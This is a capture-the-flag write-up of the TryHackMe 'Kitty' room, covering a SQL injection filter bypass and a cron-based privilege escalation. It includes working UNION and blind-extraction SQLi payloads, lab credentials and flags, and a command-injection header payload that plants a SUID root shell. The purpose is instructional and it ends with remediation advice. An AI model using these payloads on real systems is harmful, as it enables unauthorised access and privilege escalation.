| Follow @anir0y | |
|---|---|
| Kitty |  |
Kitty is a medium-rated box that starts with a login form behind a hand-rolled SQL injection “WAF” and ends at root through a cron job that trusts an HTTP header. It is a tidy lesson in two things: a blacklist filter is not a prepared statement, and anything a privileged script reads from a web-writable file is attacker input. If you want the pure injection practice that leads into this, Injectics chains a filtered SQLi into template RCE, and Advanced SQL Injection drills the evasion tricks the filter here tries to stop.
Everything below runs from the Mac over the TryHackMe VPN. The target was directly reachable, so no AttackBox was needed.
Task 1: recon
A quick service scan shows only SSH and an Apache site.
nmap -sT -Pn -p22,80 -sV 10.80.185.161
  # 22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
  # 80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Port 80 is a PHP login page (User Login, posts to /index.php) with a register.php signup. gobuster finds nothing beyond index.php, register.php, welcome.php, logout.php and an empty config.php, so the entire attack surface is the login form. SSH being open is a strong hint that the web app will hand over a credential.
Task 1: the SQLi filter, and why UNION walks through it
A classic auth-bypass attempt gets slapped down:
curl -s -d "username=admin' or 1=1-- -&password=x" http://10.80.185.161/index.php
  # SQL Injection detected. This incident will be logged!
So there is a filter. Probing it one keyword at a time shows it is a small blacklist, not a real sanitiser. sleep is blocked, or with a following comparison is blocked, but union select sails straight through:
  # blocked:  a' or '1'='1      a' sleep(0)      a'||sleep(0)
  # allowed:  a' union select 1,2,3     a' and 1=1     a' like
Once I had a shell on the box I could read the exact rule from /var/www/html/index.php:
$evilwords = ["/sleep/i", "/0x/i", "/\*\*/", "/-- [a-z0-9]{4}/i", "/ifnull/i", "/ or /i"];
// ... then:
$sql = "select * from siteusers where username = '$username' and password = '$password';";
$count = mysqli_num_rows($result);
if($count == 1){ /* logged in */ }
Three things fall out of that. The blacklist never mentions union or select, so UNION injection is wide open. The login succeeds on count == 1, a plain row count, with no password_verify, so any injected row that returns exactly once logs me in. And -- - dodges the -- [a-z0-9]{4} rule because a space and a dash are not four alphanumerics.
The table has four columns, so a four-column UNION returns a row and the app redirects to welcome.php:
  # n=4 columns -> 302 to welcome.php (logged in); any other count -> 200 "Invalid"
curl -s -o /dev/null -w "%{redirect_url}\n" \
  -d "username=zzz' UNION SELECT 1,2,3,4-- -&password=x" http://10.80.185.161/index.php
  # http://10.80.185.161/welcome.php
That is already an authentication bypass, but welcome.php is a static “Hello there” page with nothing to extract, so logging in is not the prize. The prize is that the redirect itself is a perfect boolean oracle.
Task 1: dumping the database blind
Add a WHERE to the UNION and the row only comes back when the condition is true. Redirect to welcome.php means true, plain 200 means false:
  # TRUE  -> redirect to welcome.php
zzz' UNION SELECT 1,2,3,4 FROM information_schema.tables WHERE 1=1 LIMIT 1-- -
  # FALSE -> no redirect
zzz' UNION SELECT 1,2,3,4 FROM information_schema.tables WHERE 1=2 LIMIT 1-- -
With that oracle I wrote a small binary-search extractor (ASCII(SUBSTRING((<expr>),i,1)) against the 302/200 difference). One filter gotcha matters here: the blacklist also blocks 0x, so hex literals like 0x7369... for a table name get rejected. Scoping the queries with table_schema=database() instead of a hex-encoded table name avoids it entirely.
version:  8.0.41-0ubuntu0.20.04.1
db:       mywebsite
table:    siteusers
columns:  created_at, id, password, username
Dumping siteusers gives the credentials in plain text (registration stores passwords unhashed, which is also why the count == 1 login worked with any value):
kitty : L0ng_Liv3_KittY
Task 1: the user flag over SSH
OpenSSH was open the whole time, and the web password is reused for the system account:
sshpass -p 'L0ng_Liv3_KittY' ssh [email protected]
  # uid=1000(kitty) gid=1000(kitty) groups=1000(kitty)
cat user.txt
  # THM{31e606998972c3c6baae67bab463b16a}
The user flag is THM{31e606998972c3c6baae67bab463b16a}.
Task 1: root through an X-Forwarded-For cron injection
kitty has no sudo rights, but enumeration turns up a root-owned script in /opt and a second copy of the web app in /var/www/development:
  # /opt/log_checker.sh  (root)
while read ip; do
  /usr/bin/sh -c "echo $ip >> /root/logged";
done < /var/www/development/logged
cat /dev/null > /var/www/development/logged
That sh -c "echo $ip ..." with $ip unquoted is a command injection waiting for input, and the input comes from /var/www/development/logged. The development site (running on 127.0.0.1:8080, reachable only from the box) writes to that file whenever its own SQLi filter trips:
// /var/www/development/index.php
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
$ip .= "\n";
file_put_contents("/var/www/development/logged", $ip);
So the “logged IP” is simply the attacker-controlled X-Forwarded-For header, written verbatim. The chain is: trip the dev-site filter with a malicious X-Forwarded-For, that header lands in logged, and root’s cron runs log_checker.sh, which feeds my header straight into sh -c. I send one request from the box, with the header carrying a payload that drops a SUID shell:
curl -s -H 'X-Forwarded-For: 1.2.3.4; cp /bin/bash /tmp/rootbash; chmod 6777 /tmp/rootbash;' \
  -d 'username=x or x&password=y' http://127.0.0.1:8080/index.php
(x or x contains the or that trips the filter, so the header gets logged.) Within about 30 seconds the cron fires:
ls -la /tmp/rootbash
  # -rwsrwsrwx 1 root root 1183448 /tmp/rootbash
/tmp/rootbash -p -c 'id; cat /root/root.txt'
  # uid=1000(kitty) euid=0(root)
  # THM{581bfc26b53f2e167a05613eecf039bb}
The root flag is THM{581bfc26b53f2e167a05613eecf039bb}.
Why this chain matters
On a real engagement the Kitty login is the shape of bug that gets a blacklist WAF marked “remediated” while the app stays wide open. The lesson maps straight to live targets: a keyword filter is a speed bump, not a fix. When a boolean payload is blocked, UNION often is not; when sleep is blocked, a heavy subquery or a different oracle still leaks data; when hex is blocked, database()-scoped queries sidestep it. The only real fix is a parameterised query, which makes the whole blacklist irrelevant.
The privesc is the more transferable half. A root process that reads a file a lower-privileged service can write is a trust boundary crossing, and HTTP headers like X-Forwarded-For are attacker input no matter how much they look like infrastructure metadata. Logging one into a shell command is the same class of bug as logging a User-Agent into a template or an eval. Quote your variables, and never let a privileged consumer trust a web-writable queue.
Takeaways
Two habits carry past this room. First, when a login WAF blocks you, enumerate the blacklist one keyword at a time before assuming the parameter is safe. The gap here (union, and, like all allowed) was findable in ten requests, and a 302-versus-200 redirect is a clean blind oracle even when nothing is reflected on the page. Second, in privesc, follow the data into every privileged process: a cron job or service is only as trustworthy as the least-privileged thing that can write its input, and a web server writing an HTTP header into a root-run script is a direct line from the internet to root.

Room solved 100%: 2 tasks, 3 answers.